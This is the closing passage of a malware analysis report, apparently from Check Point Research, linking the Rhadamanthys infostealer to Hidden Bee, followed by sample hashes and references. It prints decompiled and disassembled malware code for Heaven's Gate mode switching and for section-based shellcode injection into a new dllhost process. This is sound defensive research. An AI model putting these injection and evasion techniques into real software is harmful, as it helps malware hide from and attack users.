
The assembly fragment illustrates how the Heaven’s Gate is implemented:



```
00102C8F mov     eax, [ebp+lpDst]
00102C92 mov     [ebp+package_unpacked], ebx
00102C95 cdq
00102C96 mov     dword ptr [ebp+var_48], eax
00102C99 mov     eax, [ebp+module_entry_point]
00102C9C mov     dword ptr [ebp+var_48+4], edx
00102C9F cdq
00102CA0 mov     [ebp+var+8], eax
00102CA3 mov     [ebp+var+0Ch], edx
00102CA6 mov     [ebp+package_unpacked], esp
00102CA9 and     esp, 0FFFFFFF0h
00102CAC push    33h ; '3'
00102CAE call    $+5
00102CB3 add     dword ptr [esp+2E4h+var_2E4], 5
00102CB7 retf                            ; Far return to the address prefixed with the segment 0x33
00102CB7                                 ;  - causing a switch into 64 bit mode
```

Figure 67: Heaven’s Gate in Rhadamanthys

The malware pushes on the stack the value **0x33** and then the next line's address. When the far return is called, the execution returns to the next address but prefixed with the segment **0x33**, which causes the switch to the 64-bit mode. This means that all further instructions will now be interpreted as 64-bit. The loading of the custom module continues in 64-bit mode. As we can't switch the code interpretation directly in IDA, let's see how it looks in PE-bear:




```
            Hex                Disasm                           Hint
102CB7      CB                 RETF
102CB8      FF75B8             PUSH QWORD PTR [RBP - 0X48]
102CBB      4859               POP RCX
102CBD      4883EC20           SUB RSP, 0X20
102CC1      FF75D0             PUSH QWORD PTR [RBP - 0X30]
102CC4      485A               POP RDX
102CC6      FFD2               CALL RDX                         call the new module's Entry Point
102CC8      E800000000         CALL 0X102CCD
102CCD      C744240423000000   MOV DWORD PTR [RSP + 4], 0X23    ;back to 32 bit mode
102CD5      8304240D           ADD DWORD PTR [RSP], 0XD
102CD9      CB                 RETF
```

Figure 68: Fragment of the 64-bit code in the 32-bit application (Rhadamanthys), executed after the Heaven's Gate has been called.

The module, which is 64-bit, will continue its own loading.


Similar building blocks to load the 64-bit module from a 32-bit process can be found in Hidden Bee. In the below case, a shellcode `shim.bin` is first fetched from the virtual filesystem in the `!rdx` format. A shared section is created, where the malware enters the needed data. Note that inputting the checksums is analogous to the case from Rhadamanthys, shown in Figure 61.



```
        if ( GetEnvironmentVariableW(aSystemroot, sys_root, 260) )
        {
          Src = (rcx_struct *)find_rdx_record_by_path(ViewSize, shim_bin, (rdx_record *)&MaxCount);
          lstrcatW(sys_root, aSystem32Dllhos);
          Wow64DisableWow64FsRedirection(&v28, esi0);
          if ( Src )
          {
            val = CreateFileMappingW(-1, 0, 64, 0, MaxCount + 1024, 0);
            if ( val )
            {
              SectionOffset.QuadPart = 0i64;
              ViewSize = (rdx_record *)MaxCount;
              if ( (MaxCount & 0xFFF) != 0 )
                ViewSize = (rdx_record *)(((MaxCount >> 12) + 1) << 12);
              res = CreateProcessW(sys_root, 0, 0, 0, 0, 4, 0, 0, v21, &ProcessHandle);
              if ( res )
              {
                v11 = (char *)MapViewOfFile(val, 2, 0, 0, 0);
                if ( v11 )
                {
                  checksums = (int *)&v11[MaxCount];
                  memcpy(v11, Src, MaxCount);
                  *checksums = calc_checksum(aGetmodulehandl);
                  checksums[1] = calc_checksum(aVirtualprotect);
                  checksums[2] = calc_checksum(aVirtualalloc);
                  checksums[3] = calc_checksum(aVirtualfree);
                  checksums[4] = calc_checksum(aIsbadreadptr);
                  checksums[5] = calc_checksum(aMapviewoffile);
                  checksums[6] = calc_checksum(aUnmapviewoffil);
                  checksums[7] = calc_checksum(aClosehandle);
                  _process_hndl = ProcessHandle;
                  __mapping_hndl = _mapping_hndl;
                  current_proc = GetCurrentProcess();
                  res = DuplicateHandle(current_proc, __mapping_hndl, _process_hndl, checksums + 8, 0, 0, 2);
                  UnmapViewOfFile(v11);
                }
                if ( !res )
                  goto finish;
                Src = 0;
                if ( !ZwMapViewOfSection(
                        (HANDLE)val,
                        ProcessHandle,
                        (PVOID *)&Src,
                        0,
                        0,
                        &SectionOffset,
                        (PSIZE_T)&ViewSize,
                        ViewShare,
                        0,
                        0x40u) )
                  res = to_heavens_gate(v26, (int)Src, 0);// switch to 64 bit mode
                if ( res )
                  ResumeThread(v26);
                else
finish:
                  TerminateProcess(ProcessHandle, 0);
                CloseHandle(ProcessHandle);
                CloseHandle(v26);
              }
              CloseHandle(val);
            }
          }
          Wow64RevertWow64FsRedirection(v28);
        }
        WaitForSingleObject(EventW, 3000);
        CloseHandle(EventW);
```

Figure 69: Hidden Bee’s core.bin (32-bit version) injecting shim.bin. The application creates a new process and then passes data to it via the named mapped section.

Finally, the execution is switched to 64-bit mode via Heaven’s Gate, analogously to the previous case:



```
seg004:1000FC00
seg004:1000FC00 ; void heavens_gate()
seg004:1000FC00 heavens_gate    proc far                ; CODE XREF: _to_heavens_gate+33↑p
seg004:1000FC00                                         ; DATA XREF: HEADER:1000024C↑o ...
seg004:1000FC00
seg004:1000FC00 var_8           = dword ptr -8
seg004:1000FC00
seg004:1000FC00                 mov     ecx, [esp+4]
seg004:1000FC04                 push    ebp
seg004:1000FC05                 mov     ebp, esp
seg004:1000FC07                 and     esp, 0FFFFFFF0h
seg004:1000FC0A                 push    33h ; '3'
seg004:1000FC0C                 call    $+5
seg004:1000FC11                 add     [esp+8+var_8], 5
seg004:1000FC15                 retf
seg004:1000FC15 heavens_gate    endp ; sp-analysis failed
seg004:1000FC15
```

Figure 70: Heaven's Gate in the module "core.bin" of Hidden Bee

Conclusion

There are many parallels between Hidden Bee and Rhadamanthys which strongly hint that the recently released stealer isn't brand new but instead is a continuation of the author's earlier work. The consistency of the design also suggests that the development is continued by the same author/authors as Hidden Bee and not merely inspired by or based on an obtained code.

Considering how quickly Rhadamanthys is updated, it is clear that we are dealing with a highly professional actor that keeps innovating and constantly improving the product, as well as incorporating learned techniques and PoCs. We can expect that the custom formats used for the executables, as well as for the virtual filesystems, will continue to evolve.

Looking at the trends, we believe that Rhadamanthys is here to stay, so it is worth keeping up with the evolution of those formats, as converting them to PE makes the analysis process much easier and faster.

Our converters are available at:

> https://github.com/hasherezade/hidden_bee_tools/tree/master/bee_lvl2_converter

Check Point customers remain protected from the threats described in this research.

Check Point's Threat Emulation provides comprehensive coverage of attack tactics, file types, and operating systems and has developed and deployed a signature to detect and protect customers against threats described in this research.

Check Point's Harmony Endpoint provides comprehensive endpoint protection at the highest security level, crucial to avoid security breaches and data compromise. Behavioral Guard protections were developed and deployed to protect customers against threats described in this research.

TE/Harmony Endpoint protections:

> *InfoStealer.Wins.Rhadamanthys.C/D*

IOC/Analyzed samples

ID	Hash	Module type	Format
#1.1	39e60dbcfa3401c2568f8ef27cf97a83d16fdbd43ecf61c3be565ee4e7b9092e	Packed sample (distributed in a campaign)	PE

ID	Hash	Module type	Format
#1.2	bd694e981db5fba281c306dc622a1c5ee0dd02efc29ef792a2100989042f0158	Stage 1 (unpacked from #1.1); RS/HS variant	PE
#1.3	3ecb1f99328a188d1369eb491338788b9ddeba6c038f0c14de275ee7ab96694b	Stage 2: main module	RS
#1.4	3aa34d44946b4405cd6fc85c735ae2b405d597a5ab018a6c46177f4e1b86d11a	Stage 3: main stealer component	HS
#2.1	301cafc22505f558744bb9ed11d17e2b0ebd07baa3a0f59d1650d119ede4ceeb	Stage 1 (version 0.4.1); RS/HS variant	PE
#2.2	f336cd910b9cfbe13a5d94fcdbac1be9c901a2dfd7ac0da82fbb9e8a096ac212	Stage 2 (from #2.1): main module	RS
#2.3	e69f284430cd491d97b017f7132ad46fef3d814694b29bd15aaa07d206fa4001	Stage 2 submodule: “unhook.bin”	HS
#3.1	1eb7e20cc13f622bd6834ef333b8c44d22068263b68519a54adc99af5b1e6d34	Packed sample (distributed in a campaign)	PE
#3.2	a13376875d3b492eb818c5629afd3f97883be2a5154fa861e7879d5f770e21d4	Stage 1 (unpacked from #3.1); XS variant	PE
#3.3	0c0753affec66ea02d4e93ced63f95e6c535dc7d7afb7fcd7e75a49764fbef0d	Stage 2 (main module, from #3.2)	XS
#4.1	0f0760eb43d1a3ed16b4842b25674e4d6d1239766243bac1d4c19341bb37d5b8	Packed sample (distributed in a campaign)	PE
#4.2	b542b29e51e01cec685110991acf28937ad894ba30dc8e044ef66bb8acbed210	Stage 1 (unpacked from #4.1); XS variant	PE
#4.3	5af4507b1ae510b21d8c64e1e6fb518bf8d63ff03156eb0406b1193e10308302	Stage 2: main module (v0.4.9)	XS
#4.4	90290bed8745f9e2ca37538f5f47bf71b5beb53b29027390e18e8b285b764f55	Stage 2 submodule: “netclient.bin”	XS
#4.4	eca3b3fa9fc6158eae8c978ab888966ab561f39c905a316ef31d5613f1018124	Stage 2 submodule: “dt.bin”	XS
#4.5	50ebe2ac91a2f832bab7afce93cf2fc252a3694ee4e3829a6ccb2786554a3830	Stage 2 submodule: “phexec.bin”	XS
#4.6	e65973cfa8ae7fb4305c085c30348aef702fb5fc4118f83c8cdc498ae01e81f7	Stage 2 submodule: “commit.bin”	XS

ID	Hash	Module type	Format
#4.7	648cf25ac347e4a37f8e8f837a7866f591da863ce40ce360c243b116dbb0f2b5	Stage 2 submodule: “heur.bin”	XS
#4.8	31d89c4bba78cab67a791ebc2a829ad1f81d342ad96b47228f2c96038a1ff707	Stage 2 submodule: “proto.bin”	shellcode
#4.9	9d69149b6b2dd202870ff5ce49b1ef166b628e44da22d63151bd155e52aadee8	Stage 2 submodule: “unhook.bin”	XS
#5.1	a717bafa929893e64dbd2fc6b38dbeed2efc7308f1bc3e1eaf52dfc8114091ad	Stage 1 (original); XS variant	PE
#6.1	b87c03183b84e3c7ec319d7be7c38862f33d011ff160cb1385aea70046f5a67b	Packed sample (distributed in a campaign)	PE
#6.2	158b1f46777461ac9e13216ee136a0c8065c2d3e7cb1f00e6b0ca699f6815498	Stage 1; XS variant	PE
#7.1	7de67b4ae3475e1243c80ba446a8502ce25fec327288d81a28be69706b4d9d81	Packed sample (distributed in a campaign)	PE
#8.1	85d104c4584ca1466a816ca3e34b7b555181aa0e8840202e43c2ee2c61b6cb84	Stage 1 (version 0.4.5); XS variant	PE
#9.1	a1fce39c4db5f1315d5024b406c0b0fb554e19ff9b6555e46efba1986d6eff2e	Stage 1 (version 0.4.6); XS variant	PE
#9.2	0ca1f5e81c35de6af3e93df7b743f47de9f2791af25020d6a9fafab406edebb2	Stage 2: main module (from #8.1, #9.1)	XS
#10.1	f0f70c6ba7dcb338794ee0034250f5f98fc6bddea0922495af863421baf4735f	Stage 1 (version 0.4.9)	PE
#11.1	9ab214c4e8b022dbc5038ab32c5c00f8b351aecb39b8f63114a8d02b50c0b59b	Stage 1 (version 0.4.9)	PE
#11.2	ae30e2f276a49aa4f61066f0eac0b6d35a92a199e164a68a186cba4291798716	Stage 3: main stealer component	XS
#11.3	fcb00beaa88f7827999856ba12302086cadbc1252261d64379172f2927a6760e	Stage 3 submodule: “KeePassHax.dll”	PE
#11.4	40ab8104b734d5666b52a550ed30f69b8a3d554d7ed86d4f658defca80b220fb	Stage 3 submodule: “runtime.exe”	PE
#11.5	a462783e32dceef3224488d39a67d1a9177e65bd38bc9c534039b10ffab7e7ba	Stage 3 submodule: “stubmod.bin” (64-bit)	XS

ID	Hash	Module type	Format
#11.6	2a8b2eca9c5f604478ffc9103136c4720131b0766be041d47898afc80984fd78	Stage 3 submodule: “stubmod.bin” (32-bit)	XS
#11.7	ae30e2f276a49aa4f61066f0eac0b6d35a92a199e164a68a186cba4291798716	Stage 3 submodule: “coredll.bin” (64-bit)	XS
#11.8	a4fe1633586f7482b655c02c1b7470608a98d8159b7248c05b6d557109aef8d9	Stage 3 submodule: “coredll.bin” (32-bit)	XS
#11.9	7f96fcddf5bfb361943ef491634ef007800a151c0fcbff46bde81441383f759e	Stage 3 submodule: “stubexec.bin” (64-bit)	XS

Reference material

Hidden Bee filesystems (containing referenced modules):

ID	Hash	Module type	Format
#6	b828072d354f510e2030ef9cad6f00546b4e06f08230960a103aab0128f20fc3	Hidden Bee filesystem (preloads)	!rdx
#7	c95bb09de000ba72a45ec63a9b5e46c22b9f1e2c10cc58b4f4d3980c30286c91	Hidden Bee filesystem (miners)	!rdx

The modules embedded in the filesystems can be retrieved with the help of the decoder: https://github.com/hasherezade/hidden_bee_tools/tree/master/rdx_converter

Appendix

Other writeups on Rhadamanthys:

[1] “Rhadamanthys: The”Everything Bagel” Infostealer”: https://research.checkpoint.com/2023/rhadamanthys-the-everything-bagel-infostealer/

[2] Kaspersky found the link between HiddenBee and Rhadamanthys: https://twitter.com/kaspersky/status/1667018902549692416

[3] Kaspersky’s crimeware report referencing Rhadamanthys and its similarity to Hidden Bee: https://securelist.com/crimeware-report-uncommon-infection-methods-2/109522/

[4] ZScaler’s article mentioning the usage of the Hidden Bee formats: https://www.zscaler.com/blogs/security-research/technical-analysis-rhadamanthys-obfuscation-techniques

[5] “Dancing With Shellcodes: Analyzing Rhadamanthys Stealer” by Eli Salem: https://elis531989.medium.com/dancing-with-shellcodes-analyzing-rhadamanthys-stealer-3c4986966a88

and more: https://malpedia.caad.fkie.fraunhofer.de/details/win.rhadamanthys

Writeups on Hidden Bee:

[6] https://www.malwarebytes.com/blog/news/2018/07/hidden-bee-miner-delivered-via-improved-drive-by-download-toolkit

[7] https://www.malwarebytes.com/blog/news/2018/08/reversing-malware-in-a-custom-format-hidden-bee-elements

[8] https://www.malwarebytes.com/blog/news/2019/05/hidden-bee-lets-go-down-the-rabbit-hole

[9] https://www.malwarebytes.com/blog/news/2019/08/the-hidden-bee-infection-chain-part-1-the-stegano-pack

and more: https://malpedia.caad.fkie.fraunhofer.de/details/win.hiddenbee

---

GO UP
BACK TO ALL POSTS